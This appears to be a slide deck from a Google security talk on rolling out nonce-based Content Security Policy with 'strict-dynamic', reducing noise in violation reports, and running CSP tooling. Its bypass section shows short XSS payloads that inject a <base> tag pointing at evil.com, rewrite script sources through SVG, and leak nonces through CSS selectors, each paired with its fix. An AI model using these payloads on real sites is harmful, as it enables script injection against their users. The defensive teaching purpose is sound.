

So we broke all CSPs ...

You won't guess what happened next!



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Lukas
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Senior Information
Security Engineer

We work in a special focus area of the **Google** security team aimed at improving product security by targeted proactive projects to mitigate whole classes of bugs.

Recap

what happened last year

Summary

- CSP is mostly used to mitigate XSS
- most CSPs are based on whitelists
 - >94% automatically bypassable
- introduced 'strict-dynamic' to ease adoption of policies based on nonces


66

CSP is Dead, Long Live CSP

On the Insecurity of Whitelists and the Future of Content Security Policy

ACM CCS, 2016, Vienna

https://goo.gl/VRuuFN




Recap: How do CSP Nonces Work?


Policy based on nonces

- all <script> tags with the correct nonce attribute will get executed
- <script> tags injected via XSS will be blocked because of missing nonce
- no host/path whitelists
- no bypasses caused by JSONP-like endpoints on external domains
- no need to go through painful process of crafting/maintaining whitelist

Recap: How do CSP Nonces Work?



Recap: How do CSP Nonces Work?



Recap: What is 'strict-dynamic'?

Strict policy

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```

- grant trust transitively via a one-use token (nonce) instead of listing whitelisted origins
- 'strict-dynamic' in a script-src:
 - discards whitelists (for backward-compatibility)
 - allows JS execution when created via e.g. document.createElement('script')
- enables nonce-only CSPs to work in practice

Recap: What is 'strict-dynamic'?

Strict policy

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```

```
| <script nonce="r4nd0m">
| var s = document.createElement("script");
| s.src = "//example.com/bar.js";
| document.body.appendChild(s);
| </script>
```

Deploying CSP

at Google scale



get served a strict CSP

~ 50M CSP Reports

yes, there's a lot of noise:)

> 150 Services

that set a strict CSP header

Google Services with a Strict CSP

passwords.google.com Docs/Drive bugs.chromium.org PhotoS Cultural Institute Cloud Console Accounts History

Activities Google+

Wallet Gmail

History

History

History

Flights Booking Contacts Careers Search Idmin Chrome Webstore Google Admin

CSP Support in Core Frameworks

- strict CSP on-by-default for new services
- existing services can be migrated by just switching a flag (e.g. Google+)
- requirements:
 - service-independent CSP configuration
 - conformance tests (disallow inline event handlers)
 - templates that support "auto-noncing"
 - Closure Templates (<u>example</u>)
 - sophisticated monitoring tools

One Policy to Rule Them All!

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'report-sample' 'unsafe-inline' https:;
object-src 'none'; base-uri 'none';
```

```
Effective Policy in CSP3 compatible browser (strict-dynamic support)
```

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'report-sample' 'unsafe inline' https:;
object-src 'none'; base-uri 'none';
```

Closure Templates with auto-noncing

Example handler

```
def handle_request(self, request, response):
    CSP_HEADER = 'Content-Security-Policy'
    # Set random nonce per response
    nonce = base64.b64encode(os.urandom(20))
    csp = "script-src 'nonce-" + nonce + "';"
    self.response.headers.add(CSP_HEADER, csp)

ijdata = { 'csp_nonce': nonce }
    template_values = {'s': request.get('foo','')}
    self.send_template(
        'example.test', template_values, ijdata)
```

Closure template

Rendered output

```
<html>
    <script nonce="PRY7hLUXe98MdJAwNoGSdEpGV0A=">
     var s = 'properlyEscapedUserInput';
     </script>
    </html>
```

SHIP IT !!1

- but wait... How do we find out if everything is still working?
- CSP violation reports!
- Problem
 - so far most inline violation reports were NOT actionable :(
 - no way to distinguish between actual breakage and noise from browser extensions...
 - we receive ~50M reports / day → Noise!

66

Reports generated for inline violations will contain a sample attribute if the relevant directive contains the 'report-sample' expression

- report-sample governs script-sample
 - Firefox already sends script "samples"
 - new 'report-sample' keyword also includes samples for inline-event handlers!
- added to CSP3 and ships with Chrome 59

CSP script-src 'nonce-abc'; report-uri /csp;

Inline script

 HTML

```
<html>
<script>hello(1)</script>
```

Report csp-report:

blocked-uri:"inline"
document-uri:"https://f.bar/foo"
effective-directive:"script-src"

Inline Event Handler

```
<html>
<img onload="loaded()">
...
```

csp-report:

blocked-uri:"inline"
document-uri:"https://f.bar/foo"
effective-directive:"script-src"

script injected by browser extension

```
<html>
<script>try {
window.AG_onLoad = function(func)
...
```

csp-report:

blocked-uri:"inline" document-uri:"https://f.bar/foo" effective-directive:"script-src"



3 different causes of violations yield the exact same report!

→ not possible to filter out noise from extensions

```
CSP script-src 'nonce-abc' 'report-sample'; report-uri /csp;
```

Inline script

 HTML

```
<html>
<script>hello(1)</script>
```

Report csp-report:

blocked-uri:"inline"
document-uri:"https://f.bar/foo"
effective-directive:"script-src"
script-sample:"hello(1)"

Inline Event Handler

```
<html>
<img onload="loaded()">
...
```

csp-report:

```
blocked-uri:"inline"
document-uri:"https://f.bar/foo"
effective-directive:"script-src"
script-sample:"loaded()"
```

script injected by browser extension

```
<html>
<script>try {
window.AG_onLoad = function(func)
...
```

csp-report:

```
blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
  script-sample:"try {
  window.AG_onload =
  function(func)..."
```

script-sample allows to differentiate different violation causes

Report Noise

 script-sample can be used to create signatures for e.g. noisy browser extensions

Count	script-sample	Cause	
1,058,861	try { var AG_onLoad=function(func){if(d	AdGuard Extension	
424,701	(function (a,x,m,I){var c={safeWindow:{}	Extension	
316,585	(function installGlobalHook(window)	React Devtools Extension	
•••	•••		

CSP tools @Google

time for some real engineering!





- fast and easy CSP deployment analysis tool
- identifies parts of your application which are not compatible with CSP
- helps make necessary changes before deployment

CSP Evaluator csp-evaluator.withgoogle.com



Content Security Policy

Sample unsafe policy Sample safe policy

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/gtm/js
   https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar;
img-src https: data:;
child-src data:;
foobar-src 'foobar';
report-uri http://csp.example.com;
```



CSP Version 3 (nonce based + backward compatibility checks) ▼ @

CHECK CSP

Object-src [missing]

Evaluated CSP as seen by a browser supporting CSP Version 3

expand/collapse all


0	scr	ipt-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.	^
	0	'unsafe-inline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.	
	1	'unsafe-eval'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().	
	1	'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.	
	0	data:	data: URI in script-src allows the execution of unsafe scripts.	
	0	https://www.google.com	www.google.com is known to host JSONP endpoints which allow to bypass this CSP.	
	0	http://www.google-analytics.com/gtm/js	www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP.	
			Allow only resources downloaded over HTTPS.	
	7	https://*.gstatic.com/feedback/	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.	
	0	https://ajax.googleapis.com	ajax.googleapis.com is known to host JSONP endpoints and Angular libraries which allow to bypass this CSP.	
~	sty	le-src		~
0	def	ault-src		~
1	img	j-src		~
1	chi	ld-src		Y
X	foo	bar-src	Directive "foobar-src" is not a known CSP directive.	~
0	rep	ort-uri		~


Can you restrict object-src to 'none'?


CSP Frontend

- intelligent report deduplication strategies
 - aggressive deduplication by default
 - leverages 'script-sample'
- real-time filtering of violation report fields
- ability to drill-down to investigate further

FILTERS







Detailed CSP Violation Reports View

						₹
Count ↓	Last Seen	Last Document URI	Last Blocked URI	Directive	Sample	Last Browser
114	2017-04-09 18:54:30	https://spaces.google.c om/404 —	https://pstatic.davebe stdeals.com/nwp/v0_ 0_1148/release/Share d/App/SharedApp.js? t=3	script-src	<empty></empty>	Chrome/57 [—]
39	2017-04-10 21:46:36	https://spaces.google.c om/ ==	<empty> 🚾</empty>	script-src	onfocusin attribute on DIV element	Firefox/52 🚾
36	2017-04-11 04:15:01	https://spaces.google.c om/space/324084005 	https://connect.faceb ook.net/ko_KR/sdk.js •••	script-src	<empty></empty>	Chrome/57 [—]
36	2017-04-11 14:25:43	https://spaces.google.c om/space/8026557025 427743851	about 📟	script-src	<empty></empty>	Chrome/57 🚾
29	2017-04-09 18:54:26	https://spaces.google.c om/404 •••	https://static.donation - tools.org/widgets/gtn /widget.js? _irh_subid=dimon6&_i rh_exid=ade	script-src	<empty></empty>	Chrome/57 [—]
27	2017-04-11 13:25:11	https://spaces.google.c om/ •••	inline 🚾	script-src	<empty></empty>	Chrome/57 🚾
25	2017-04-11 07:50:53	https://spaces.google.c om/space/4500540601 543829685	https://cdnjs.org 🚾	script-src	<empty></empty>	Chrome/57 [—]

Measuring Coverage

- monitor CSP header coverage for HTML responses
- ▷ alerts
 - o no CSP
 - bad CSP
 - evaluated by the CSP Evaluator automatically

What can go wrong?

bypasses and how to deal with them

Injection of <base>

```
script-src 'nonce-r4nd0m';
```

```
<!-- XSS -->
<base href="https://evil.com/">
<!-- End XSS -->
...
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

▶ Problem

- re-basing nonced scripts to evil.com
- scripts will execute because they have a valid nonce :(

Injection of <base>

▷ Solution

- add base-uri 'none'
- or 'self', if 'none' is not feasible and there are no path-based open redirectors on the origin

Replace Legitimate <script#src>

```
<!-- XSS -->
<svg><set href="victim" attributeName="href" to="data:,alert(1)" />
<!-- End XSS -->
...
<script id="victim" src="foo.js" nonce="r4nd0m"></script>
```

Problem

 SVG <set> can change attributes of other elements in Chromium

Solution

o prevent SVG from animating <script> attributes (fixed in Chrome 58)

Steal and Reuse Nonces

via CSS selectors

```
<!-- XSS -->
<style>
script { display: block }
script[nonce^="a"]:after { content: url("record?a") }
script[nonce^="b"]:after { content: url("record?b") }
</style>
<!-- End XSS -->
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

Steal and Reuse Nonces

via dangling markup attack

Steal and Reuse Nonces

make the browser reload the original document without triggering a server request: HTTP cache, AppCache, browser B/F cache

victimFrame.src = "data:text/html,<script>history.back()</script>"

Steal and Reuse Nonces

- exploit cases where attacker can trigger the XSS multiple times
 - XSS due to data received via postMessage ()
 - persistent DOM XSS where the payload is fetched via XHR and "re-synced"

	A				
1	XSS is here: <script>evil()</script>				
2					
3					

Mitigating Bypasses

- injection of <base>
 - fixed by adding base-uri 'none'
- replace legitimate <script#src> (Chrome bug)
 - fixed in Chrome 58+
- prevent exfiltration of nonce
 - do not expose the nonce to the DOM at all
 - during parsing, replace the nonce attribute with a dummy value (nonce="[Replaced]")
 - fixed in Chrome 59+

Mitigating Bypasses

- mitigating dangling markup attacks?
 - precondition:
 - needs parser-inserted sink like document.write to be exploitable
 - proposal to forbid parser-inserted sinks (opt-in) fully compatible with strict-dynamic and enforces best coding practices

Mitigating Bypasses



JS framework-based CSP Bypasses

- strict CSP protects from traditional XSS
- commonly used libraries and frameworks introduce bypasses
 - eval-like functionality using a non-script DOM element as a source
 - a problem only with unsafe-eval or with strict-dynamic if done through createElement('script')

Credit: Sebastian Lekies

http://sebastian-lekies.de/csp/bypasses.php

JS framework Bypass Mitigations

- make the library CSP-aware
 - introduce nonce checking in JS
- example: jQuery 2.x
 - via \$.html, \$.append/prepend, \$.replaceWith ...
 - parses <script>...</script> and puts it in a dynamically generated script tag or through eval

jQuery 2.2 Script Evaluation Logic

```
// Evaluates a script in a global context
             globalEval: function( code ) {
270
271
                     var script,
                             indirect = eval;
274
                     code = jQuery.trim( code );
                     if ( code ) {
276
                                                                                 strict-dynamic bypass
                             // If the code includes a valid, prologue position
                             // strict mode pragma, execute code by injecting a
                             // script tag into the document.
                             if ( code.indexOf( "use strict" ) === 1 ) {
                                     script = document.createElement( "script" );
                                     script.text = code;
                                     document.head.appendChild( script ).parentNode.removeChild( script )
                             } else {
                                     // Otherwise, avoid the DOM node creation, insertion
                                     // and removal by using an indirect global eval
                                                                                      needs unsafe-eval
                                     indirect( code );
             },
```

How We Patched jQuery at Google

```
// Evaluates a script in a global context
269
             globalEval: function( code ) {
270
271
                     var script,
                             indirect = eval;
272
273
                     code = jQuery.trim( code );
274
275
276
                     if ( code ) {
                             // You should not be here :)
277
                             throw new Error("You should not be here :)");
278
                     }
279
             },
280
```

Wrapping up

get your questions ready!

Current state of CSP

	Protects against			Vulnerable to			
CSP type	Deployment difficulty	Reflected XSS	Stored XSS	DOM XSS	Whitelist bypasses (JSONP,)	Nonce exfiltration / reuse techniques ³	Framework -based / gadgets 4
Whitelist-based	<u></u>	X	X	X	/		~ 1
Nonce-only		/	/	•	_	✓	~ 2
Nonce + 'strict-dynamic'		/	~	~	_	✓	✓
Hash-only	<u>:</u>	/	~	/	_		~ 2
Hash + 'strict-dynamic'	•••	/	~	/	_		✓

¹Only if frameworks with symbolic JS execution capabilities are <u>hosted on a whitelisted origin</u>

 $^{^2}$ Only if frameworks with symbolic JS execution capabilities are $\underline{\text{running on the page}}$

³Applies to "unpatched" browsers (latest Chromium not affected)

⁴Several constraints apply: framework/library used, modules loaded, ...

Wrapping Up

- CSP whitelists are broken
- nonces + strict-dynamic greatly simplify CSP rollout
- CSP is not a silver bullet
 - there are bypasses with various pre-conditions and constraints
- Overall CSP is still a very powerful defense-in-depth mechanism to mitigate XSS

Thanks! Any questions?

Learn more at: <u>csp.withgoogle.com</u>



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